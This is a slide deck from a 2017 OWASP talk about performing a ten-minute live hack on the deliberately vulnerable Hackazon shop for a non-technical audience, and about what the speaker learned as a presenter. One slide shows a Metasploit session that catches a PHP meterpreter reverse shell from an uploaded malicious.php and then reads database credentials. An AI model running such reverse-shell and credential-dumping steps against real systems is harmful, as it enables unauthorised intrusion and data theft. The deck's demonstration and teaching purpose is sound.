

Explain Hacking in 10 minutes

Lorenzo Grespan

OWASP Newcastle
November 2017



The Challenge

- › Do a “live hack”
 - › In front of a public audience
 - › Business students and academics
 - › Ten minutes
-
- › Bonus points: in a different language






Live hacking demo

LORENZO GRESPAN

In popular culture



What my parents think I do



<https://www.teachprivacy.com/wp-content/uploads/Hacker-8.jpg>




What I want to do sometimes



<http://gizmodo.com/why-hollywood-hacking-is-so-hilariously-horrible-1524469666>



Reality



CYA warning

- › It's illegal to hack
- › We have SIGNED permission



https://c1.staticflickr.com/1/436/18742779822_67c359ba21_b.jpg



Target

- › Sample e-commerce website
- › Contains vulnerabilities


› <https://github.com/rapid7/hackazon>

The screenshot shows the Hackazon website header with the logo, navigation links (FAQ, Contact Us, Wish List, Sign In / Sign Up), and a search bar. Below the header is a navigation bar with 'Register on the site' and 'Get the Best Price'. The main content area features a 'Special selection' section with three product cards: 'Edwin Jagger Ivory Porcelain Shaving Soap Bowl' (\$33.3), 'Cricut Explore Electronic Cutting Machine' (\$250), and 'Molton Brown Indian Cress Purifying Shampoo' (\$30). To the right are two boxes: 'Top 3 most popular' (listing items like Joe's Jeans and French Toast Girls Ribbon Jumper) and 'Top 3 best selling' (listing items like Casio Men's Watch and Baxter of California Large Comb). At the bottom, there are user avatars for 'BOLUS' and 'aadam1986magh'.



Typical web application set-up

System Configuration



The attacker's perspective

- › What is the objective?
 - › Disrupt business
 - › Exfiltrate intellectual property
 - › Gain control of the network (“persistence”)
 - › Use as a stepping stone towards other targets (suppliers, customers)
 - › Implant ransomware





Demo Time!

The penetration tester's perspective

- › **Report** the problem to the customer
 - › Evaluate its risk: from informative.. to critical
 - › Provide proof-of-concept
 - › Avoid damage!
 - › Suggest remediation

- › Re-test: validation of fixes



Understanding risk


- › Risk: odds known
- › Uncertainty: odds unknown

- › When it comes to security, companies often are “uncertainty averse” rather than “risk averse”
- › Informed decisions require “data points” or information on the odds
- › A penetration test helps in quantifying the risks





End (of part 1)



Part 2: let's talk about the talk

META META META META META

About me

- › Now
 - › Finding bugs (a.k.a. “penetration tester”)
- › Previously
 - › Making bugs (a.k.a. “developer”)
 - › Something something patient safety in robotic surgery something
 - › UNIX guy, networking, OpenBSD
- › Also
 - › Computers > People*
 - › Technical accuracy > Marketing
 - › Definitely an impostor, shouldn't be here, no idea what I'm doing



Challenge & buts

- › Do a “live hack”
 - › **OMG DEMO**
- › In front of a public audience
 - › **What if it goes wrong?**
- › Business audience
 - › **They’ll never understand what I am doing**
- › Ten minutes
 - › **Yea, right**



But...!

- › I can't explain hacking in 10 minutes
- › I'll need to explain all the basics
 - › What is a website
 - › What is a server
 - › What is a firewall
 - › What is a reverse connection
 - › What is a database
 - › What is SQL
 - › What is "source code"
 - › What is an image
 - › Why an image is not an image
 - › What is that black blinking thing
 - › Why am I wearing a hoodie



Turns out...

- › Nobody *really* cared about the technical details
- › Because:
 - › It's either too fast to follow
 - › Or too simple
 - › If you have the same technical background and can follow all technical details, you are probably doing the presentation
 - › Most people just nod during a presentation
- › What my (non technical) audiences wanted were *emotions*



What did not get the point across

› Hackery things

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.1.0.1
LHOST => 10.1.0.1
msf exploit(handler) > run

[*] Started reverse TCP handler on 10.1.0.1:4444
[*] Sending stage (37543 bytes) to 10.1.0.2
[*] Meterpreter session 1 opened (10.1.0.1:4444 -> 10.1.0.2:35940) at 2017-11-21
    13:29:55 +0000

meterpreter > ls
Listing: /home/user/hackazon/web/user_pictures/2b
=====

Mode                Size      Type    Last modified          Name
----                -
100644/rw-r--r--   1109    fil     2017-11-21 13:20:20 +0000  malicious.php

meterpreter >
```



What maybe got the point across


- › Source code? Database access?

```
meterpreter > cat db.php
<?php
return array (
  'default' =>
  array (
    'user' => 'hackazon',
    'password' => 'password',
    'driver' => 'PDOV',
    'connection' => 'mysql:host=localhost;port=3306;dbname=hackazon',
    'db' => 'hackazon',
    'host' => 'localhost',
    'port' => '3306',
  ),
);
```



What was necessary (but nobody looked at)


- › Blah blah diagrams blah



What got the point across?

› This:

“I had no idea what you were doing until I saw the price change”



“So it’s really not like in the movies?!”

“What was that black screen anyway?”



Post-talk chill

- › What my audience remembered:
 - › Emotions:
 - › Fear (OMG HAX0RZ)
 - › Laughter (LOL hoodie)
 - › The “close to home” feeling
 - › Common ground/experience (e-commerce)
 - › Colour
 - › Price tag



Lessons Learned (1)

- › Watching myself on video is cringeworthy and embarrassing
 - › And the best way to improve
 - › Kinda like potty training
 - › Let's not go there, shall we
- › Technical accuracy helps me feel better
 - › Not the audience
- › Practice the talk blindfolded
 - › Don't read from the slides



Lessons Learned (2)

- › Pushing myself out of my comfort zone made me a better tester
 - › Because I can explain things better IRL
 - › So I write better reports
 - › Which make the customer happier
 - › More interesting challenges
- › When talking to a non-technical audience there's no “right answer”
 - › Real life does not compile
 - › And you can't make nerd jokes to non techies
 - › Because they're boring



Take home messages

- › Talk to non techies about your work
 - › Practice on friends and relatives first
 - › Stop when their eyes start glazing over
- › **You can't explain everything**
 - › The brain fills in the gaps
- › Be memorable (“hack the human brain”)
 - › Accent
 - › Clothing
 - › Humour != nerd jokes
 - › Yes that was a nerd joke
- › Get out of your comfort zone: **record yourself on video**
- › We're all impostors anyway





Thank you.